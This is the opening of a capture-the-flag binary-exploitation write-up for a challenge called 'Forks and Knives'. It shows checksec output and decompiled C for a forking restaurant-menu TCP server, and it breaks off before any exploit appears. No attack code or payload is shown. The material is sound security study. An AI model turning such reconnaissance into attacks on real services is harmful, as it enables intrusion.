
Forks and Knives


1) Checked security




```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Forks and Knives/pwn_forks_and_knives/challenge]
└─$ checksec server
[*] '/home/vigneswar/Pwn/Forks and Knives/pwn_forks_and_knives/challenge/server'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled

┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Forks and Knives/pwn_forks_and_knives/challenge]
└─$ 
```

2) Decompiled the code


```
void main(void)

{
  int iVar1;
  int *piVar2;
  long in_FS_OFFSET;
  socklen_t local_4c;
  undefined4 local_48;
  __pid_t local_44;
  sockaddr *local_40;
  sockaddr local_38;
  sockaddr local_28;
  undefined8 local_10;

  local_10 = *(undefined8 *)(in_FS_OFFSET + 0x28);
  local_40 = &local_38;
  signal(2,FUN_001012d9);
  signal(0x11,(__sighandler_t)0x1);
  DAT_00104020 = socket(2,1,0);
  if (DAT_00104020 < 0) {
    perror("socket");
    piVar2 = __errno_location();
                    /* WARNING: Subroutine does not return */
    exit(*piVar2);
  }
  local_48 = 1;
  setsockopt(DAT_00104020,1,2,&local_48,4);
  local_38.sa_family = 2;
  local_38.sa_data[2] = '\0';
  local_38.sa_data[3] = '\0';
  local_38.sa_data[4] = '\0';
  local_38.sa_data[5] = '\0';
  local_38.sa_data._0_2_ = htons(0x539);
  memset(local_38.sa_data + 6,0,8);
  iVar1 = bind(DAT_00104020,local_40,0x10);
  if (iVar1 < 0) {
    perror("bind");
    piVar2 = __errno_location();
                    /* WARNING: Subroutine does not return */
    exit(*piVar2);
  }
  iVar1 = listen(DAT_00104020,0);
  if (iVar1 < 0) {
    perror("listen");
    piVar2 = __errno_location();
                    /* WARNING: Subroutine does not return */
    exit(*piVar2);
  }
  printf("Server listening on port %d\n",0x539);
  while( true ) {
    DAT_00104024 = 0xffffffff;
    DAT_00104024 = accept(DAT_00104020,&local_28,&local_4c);
    printf("Client connected with fd: %d\n",(ulong)DAT_00104024);
    local_44 = fork();
    if (local_44 == 0) break;
    close(DAT_00104024);
  }
  close(DAT_00104020);
  handle_client();
  shutdown(DAT_00104024,2);
  close(DAT_00104024);
  printf("Client %d disconnected\n",(ulong)DAT_00104024);
                    /* WARNING: Subroutine does not return */
  exit(0);
}
```




```

void handle_client(void)

{
  bool bVar1;
  undefined4 uVar2;
  ssize_t sVar3;

  DAT_00104040 = 1;
  DAT_0010402c = 0;
  DAT_00104028 = 0;
  write(DAT_00104024,
        "Welcome to the Forks & Knives restaurant!\nMy name is Forky and I will be your handler to
        ght\nCan I have your name please?\n=> "
        ,0x7e);
  sVar3 = read(DAT_00104024,&DAT_00104030,0x10);
  (&DAT_00104030)[(int)sVar3] = 0;
  bVar1 = false;
  while (!bVar1) {
    uVar2 = menu();
    switch(uVar2) {
    default:
      write(DAT_00104024,"Invalid option.\n",0x10);
      break;
    case 1:
      reserve();
      break;
    case 2:
      order();
      break;
    case 3:
      bVar1 = true;
      break;
    case 4:
      unavailable();
      break;
    case 5:
      check_reservations();
      break;
    case 6:
      clear_reservations();
    }
  }
  write(DAT_00104024,"Goodbye! Hope you had a great night!\n",0x25);
  return;
}

```



